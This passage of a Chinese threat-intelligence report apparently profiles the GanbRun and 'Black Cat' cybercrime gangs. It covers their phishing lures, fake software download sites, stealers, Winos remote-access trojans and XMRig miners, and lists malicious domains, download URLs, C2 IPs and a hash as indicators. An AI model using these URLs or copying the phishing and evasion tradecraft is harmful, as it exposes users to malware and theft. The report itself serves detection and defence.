
同时升级了薪酬补贴的钓鱼邮件模板，对于附件的word文件新增了密码进行打开，来规避一些钓鱼邮件检测的安全设备。




以往GanbRun的活动只是大量投递模板搭建的钓鱼网站，来窃取银行卡、邮箱、身份证信息。但在24年8月，GanbRun对大量客户高频率发送钓鱼邮件，钓鱼邮件主题通常伪装为上海某律所律师，代理小额贷款公司或者供应商公司向受害者索取贷款或者货款，内容为律师函之类，邮件中包含链接地址：



在邮件模板中，使用超链接来下载窃密木马，链接文字使用政府网站链接，但是实际链接为腾讯云oss下载文件链接。下载的文件经过分析为开源项目HackBrowserData自编译版本，HackBrowserData是一个命令行工具可以用于解密和导出浏览器数据（密码、历史记录、cookies信息、凭证、书签、下载历史信息、本地存储和扩展等），支持主流的浏览器和操作系统平台。



攻击者自编译HackBrowserData，将其伪装为word图标的exe文件，受害者运行后请求https://api.ipify.org/?format=text 获取本机ip，然后收集浏览器历史记录等信息发送至攻击者服务器：




溯源及拓线分析

通过对攻击者资产和样本进行拓线，发现早期攻击者使用过政府单位网站作为样本的下载地址：

链接地址所存在站点目前无法访问，根据url信息可猜测，该地址存在任意文件上传漏洞，且攻击者在2024年7月24日上传文件，并在28日还再作为恶意样本的下载地址使用。攻击者除了使用律师函为主题的钓鱼邮件，还对金融行业使用以员工私生活信息为主题的钓鱼邮件：


通过对攻击者恶意样本下载域名whqwlj.com.cn的子域名进行拓线，其解析IP都为143.92.52.148，同时该IP还解析www.nfmuyw.com.cn、www.nmeyco.com.cn。和whqwlj.com.cn比较，其顶级域名一致，且解析同一IP资产：



www.nfmuyw.com.cn和www.nmeyco.com.cn两条域名直接请求跳转到扫描二维码钓鱼模板页面：

该页面通过网易企业邮箱匿名文件分享进行部署，扫描二维码跳转到攻击者搭建的钓鱼网站，该钓鱼网站符合Ganbrun团伙使用的钓鱼模板。

通过对另一条下载地址：pseiaseubr.bond，解析IP：206.238.77.201同时解析的域名mensbeauty-lab.com，也是二维码钓鱼地址：



mensbeauty-lab.com域名来自钓鱼邮件：

访问pdf为二维码钓鱼，扫描二维码后跳转至伪造的社保网站，诱导用户输入姓名、身份证号、银行卡号、卡内余额、银行预留手机号等信息。


黑猫：年度最有实力的黑产团伙

2024年10月，微步情报局发现在主流搜索引擎搜索“谷歌浏览器”时，在某搜索引擎中结果排行第一的是仿冒的下载站，对应的安装包是后门木马。

经过调查，攻击者不仅仿冒谷歌浏览器，还仿冒了搜狗输入法、WPS办公软件等常见软件和各种VPN、上网加速器，以及各个虚拟货币行情交易平台等，累计仿冒网站达20余个，有数据可查的攻击已有数十万次，被攻击行业领域极其广泛，国家有关部门、高校和研究机构、汽车行业、央国企等多个领域均有大量受害单位。

由于团伙所使用的域名资产中含有大量“heimao-*(三位数字).com”特征域名，微步情报局据此将该团伙命名为“黑猫”。该团伙最早活跃于2022年，部署仿冒的telegram的中文官方网站，并利用SEO技术将网站放置到搜索引擎结果靠前位置，诱导受害者点击下载安装。“黑猫”在23年部署AICoin（虚拟货币行情交易平台）虚假的下载网站，并使用搜索引擎关键字竞价排行方式置于Google搜索结果前列，受害者点击后下载了带有后门的样本，导致受害人设备中浏览器插件钱包全链资产遭到清空，其中仅BSC链便有超过16万美金的损失。

2024年，“黑猫”再次活动，部署了Google浏览器虚假下载网站，并通过SEO的方式提高在Bing搜索引擎结果的排行，受害者点击下载后在安装目录中释放挖矿程序，程序远程下载了挖矿配置文件，解析配置文件后连接矿池地址进行挖矿。“黑猫”大范围部署虚假软件下载网站，并通过各种手段提高在搜索引擎关键字排行，诱导受害者点击下载，受害者访问钓鱼页面并下载带有后门的安装程序。通过后门程序窃取受害者虚拟货币钱包、浏览器信息、监听键盘等，如果受害者不具备盗币的可能，“黑猫”会释放XMRig挖矿木马组件进行挖矿。攻击方式如下图所示。



团伙画像

特点	描述
平台	Windows平台
攻击目标	企业员工，以及黑产从业人员
攻击地区	中国大陆，东南亚地区
攻击目的	远控、窃密、盗取加密货币、控制肉鸡挖矿
武器库	Gh0st魔改远控，银狐木马，窃密软件，XMRig挖矿木马

攻击手法分析

部署仿冒下载站，配合搜索引擎排名提升

“黑猫”擅长使用各种提高搜索引擎排行的方式，通过拓线和溯源分析，发现其钓鱼页面资产常年霸榜各个搜索引擎：

“黑猫”会部署一系列钓鱼网站，诱导用户下载带有木马的常用软件安装包。攻击者通过SEO、SEM等技术，使得这些钓鱼网站在各大搜索引擎排行靠前，这也导致了大量用户受害：

仿冒软件名	钓鱼链接地址	搜索引擎中最高历史排名
Chrome浏览器	http://zh-chrome.com/ https://guge-chrome.com/ https://zh-google.cn/ https://web-chrome.cn https://chromecn.cn https://chromem.cn	第一
Todesk远控软件	https://todesk-zh.com/	第二
WPS办公软件	https://cn-wps.com	第三
爱思助手	https://i4.com.vn/	第四

值得一提的是，“黑猫”会针对性地通过部署VPN、交易平台等钓鱼网站攻击加密货币用户，这些钓鱼网站的排名同样较高：

仿冒软件名	钓鱼链接地址	搜索引擎中最高历史排名
爱加速vpn	https://zh-aijiasu.com/ https://ajsvpn.com/	第三
MEXC数字资产一站式交易平台	https://zh-mexc.com/	第七
potato社交软件	https://zh-potato.com/ https://potato-zh.com/	第十一
穿梭VPN	https://cs-vpn.com/ https://zh-csvpn.com/ https://transocks-vpn.com/	第四
飞连vpn	https://fl-vpn.com/	第一
快帆加速器	https://www.qobddze.cn/	拓线获得
okx欧易交易所	https://oeokx.cn/ https://okx-client.cn/ https://zh-okex.cn/	第四
gate交易所	https://zh-gateio.cn/	拓线获得
aicoin	https://www.aicoinzh.com/	第二
tradingview	https://tradingview-en.com/ http://ayicoin.com https://nbxieheng.cn/	第一
telegram（电报）	https://www.telegramef.com/	第一

盗窃虚拟货币

“黑猫”在今年上半年被一家区块链数据分析公司Bitrace披露，存在伪造智能行情工具平台AICoin 的下载页面（https://aicoims.com）。受害人在谷歌浏览器中搜索关键词「AIcoin」，并点击首页展现的第一个链接进入仿冒的官网，下载应用程序后不久，受害人设备中浏览器插件钱包全链资产遭到清空，其中仅 BSC 链便有超过 16 万美金的损失。

投递挖矿木马

“黑猫”在投递XMRig挖矿木马时，将XMRig配置文件放到远程服务器上，木马在运行时进行动态请求获取，此方式可以让“黑猫”在挖矿木马的配置上更灵活，及时调整挖矿木马的配置以及矿池地址：


银狐木马的应用

在对“黑猫”钓鱼网站进行分析时，发现来自针对爱思助手的钓鱼网站i4.com.vn下载银狐木马：

在该网站下载链接为：https://www.heimao-134.com/4xJSKVzrUX


跳转下载链接地址：https://aisiapp.oss-ap-southeast-1.aliyuncs.com/aisi.msi

该样本通过白加黑手法运行active_desktop_render.dll读取并解密Ensup.log得到Payload载荷，载荷为银狐木马（Winos）4.0的上线模块.dll，最后加载C2配置。




窃密木马的应用

“黑猫”在仿冒软件下载站点时，主要投放的木马为窃密木马，该窃密木马伪装成各种安装程序，采用Inno Setup进行打包：




安装程序运行后默认在C盘释放，值得注意的是，为了防止覆盖安装，会随机在安装目录上生成乱码后缀：


安装完成后，会在桌面生成快捷方式，但是快捷方式不是直接指向安装程序，而是指向安装目录下的后门程序，该后门程序通过白加黑执行恶意dll：



黑dll文件读取目录下的加密载荷加载到内存解密运行：



shellcode中窃取加密钱包数据、浏览器数据、键盘数据、剪切板数据，然后通过内置的硬编码C2地址发送出去：




溯源及拓线分析


在对挖矿木马配置文件存放服务器域名进行拓线分析时，发现其历史上存放众多伪造软件安装的样本：

URL下载连接	来源
https://cdn-dls.cdndown.shop/aicoin-latest.apk	https://www.aicoinzh.com/
https://cdn-dls.cdndown.shop/aicoinx64-4.1.9.exe	https://www.aicoims.com/download.html
https://cdn-down.cdndown.shop/tradingviewx64.zip	https://tradingview-en.com http://ayicoin.com/ https://nbxieheng.cn/ https://nbxieheng.cn
https://cdn-down.cdndown.shop/telegram_1119.apk	https://www.telegram-apk.com/wp-content/themes/plan/assets/images/androidqr.png
https://cdn-down.cdndown.shop/aicoinx64-4.1.7.zip	https://aicoims.com/download.html
https://cdn-down.cdndown.shop/Electrum-4.4.2.zip	https://electrunx.com
https://cdn-down.cdndown.shop/tcnx64-4.6.11.zip	https://telegramtg.com https://telegramtgg.com
https://meiqia.cdndown.shop/MeiqiaWinLatest.zip	https://meiqia-zhcn.com/


其中可以发现有一个样本来自钓鱼网站telegram-apk.com中的链接为一个二维码地址：




该二维码链接到telegram-apk.com网站的各个文章地址。这些文章内容是关于telegram的一些安装使用问题，在文章右下的二维码中包含恶意木马下载的链接：



扫码链接下载文件：https://cdn-down.cdndown.shop/telegram_1119.apk，该钓鱼网站早在22年被“黑猫”注册使用，当时就有安全人员披露该钓鱼网站投递恶意的apk样本：



这也证明了“黑猫”的活动最早能追踪到22年，在22年“黑猫”注册了针对Telegram的钓鱼域名并使用至今。同时在对“黑猫”的样本以及链接C2进行分析时，发现“黑猫”使用的C2：27.124.43.226，在今年上半年为金眼狗所使用，且在8月份关联众多银狐木马：



在今年4月时，金眼狗团伙部署了伪造快连VPN的钓鱼网站（letssvpn.vip），并通过SEO将其放到Google搜索引擎前列，最后下载带有后门程序的安装包：

Kuaivpn-n-3.msi（dddbd75aab7dab2bde4787001fd021d3）


安装该程序释放远控后门，连接在后门中内置编码的C2地址，其中就包含27.124.43.226:15628。

02 APT


2024年，国际局势变乱交织，地缘冲突延宕升级。全球大选，俄乌形势持续焦灼，朝韩局势一度紧张，中东地区信息战争引发物理战争、造成重大伤亡事件，全球局势风云变幻交织着网络战迭代升级。2024年，APT组织活动异常频繁，我国仍处于APT攻击的漩涡中心，是APT攻击的重要目标。微步情报局观测到，对我国发起的APT攻击事件中，攻击者的手法和技术出现不同程度的迭代，在钓鱼诱饵文件上也更为贴近目标机构政策和背景、更具迷惑性，部分APT组织甚至在我国大型攻防演练期间发起攻击，试图浑水摸鱼。2024年中，典型的APT攻击事件包括南亚地区的“白象”（Patchwork）和“蔓灵花”（Bitter）组织持续针对国内高校、政府、科技企业等进行钓鱼攻击；“海莲花”组织针对高校和安全从业人员进行钓鱼和投毒攻击；“伪猎者”对我国涉外单位、国防军事鱼叉或水坑攻击；“Darkhotel”对我国特定机构投递可绕过特定杀毒软件的木马；“绿斑”（Greenspot）对国内网站页面挂马、直接投递木马附件的攻击。

全球APT团伙及事件概览

攻击目标的地域分布



攻击目标的行业分布



国际局势变幻与地缘政治冲突

2024年，国际局势变乱，全球地缘政治环境进一步恶化，政治和军事领域的紧张局势加剧，此背景下国家级APT组织攻击愈演愈烈。2024年，全球大选年，各方势力暗流涌动，俄乌僵持、中东事态升级，网络攻击成为情报获取的重要战场。

全球“大选”年

